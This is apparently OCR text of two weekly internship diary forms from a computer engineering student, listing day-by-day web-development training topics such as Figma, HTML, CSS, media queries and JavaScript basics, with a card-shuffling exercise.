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

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Annexure I

Enrollment no: 190390107051

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Rushi Kumar Bhanubhai Raval

DIARY OF THE WEEK: fr: 19/02/2023 TO 25/02/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Yubiz Solutions Limited

NAME OF THE PLANT/SECTION/DEPARTMENT: web-development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Hasan Saiyed

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-15 :- Introduction to figma design tool. sign up with google account and how to use design templates.
- design login page with the use of frames in figma and grouping them
- Show Feature contains various shape that user can select to use them.

Day-16 :- Session on HTML / CSS Basic elements of HTML (HTML5 tag discussed
- Provide validation to HTML forms with required tag
- Information about the table tag

Exercise :- To create HTML Form within table with background color

Day-17 :- Session on CSS.
- Introduction to basic elements of CSS

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

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SUPPLEMENTRY NOTES
(add additional sheets if required)

3 types of css inline, internal, External.
- Properties: ID, class, selectors, css colors, background image, colors.
- css box model

Day-18 - Session on design navbar using HTML/CSS
- Use google fonts and flex properties of css to locate elements of navbar.
Task - Include navbar with HTML web page so full web page can be ready with navbar and web designs

Day-19 - Today the company arranged the freshers party for us

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

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TOTAL HOURS: 42 hours

R.B.Kavad
SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Member

Signature of officer-in-charge
of Dept. / Section / Plant

Date

Date

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

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Annexure I

Enrollment no: 190390107051

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Rashikumar Dharaibhai Rawal

DIARY OF THE WEEK: Dt. 26/12/2023 TO 01/01/2024

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Yash Solutions Limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Web - Development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jaykrushn Gajjar

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 20 :- Session taken by Ashika ma'am
- media query
- @ media screen and (max-width: 1200 px)
{
// css
}

Day 21 :- Javascript behavior of web page
- make web page dynamic & responsive
History of JS
- Data types
- Array
- type coercion
- operators

Day 22 :- type coercion explicitly in JS
Polyfill
:- diff^n between var & unassigned
:- Built in object
:- :- Summary
: If type same = = =

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

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SUPPLEMENTRY NOTES
(add additional sheets if required)

Day 23:- Console PPT Session
:- Fun declaration
:- Fun expression
:- Arrow with single argument
:- array methods
:- Shallow copy & deep copy

Day 24:- Custom method with array
:- Prototype
:- Task assigned of Deck
Array of obj and custom user array
- Shuffle cards
- give 5 cards to each user
- Sum of value of card in hand of each user
Print top 3 user score

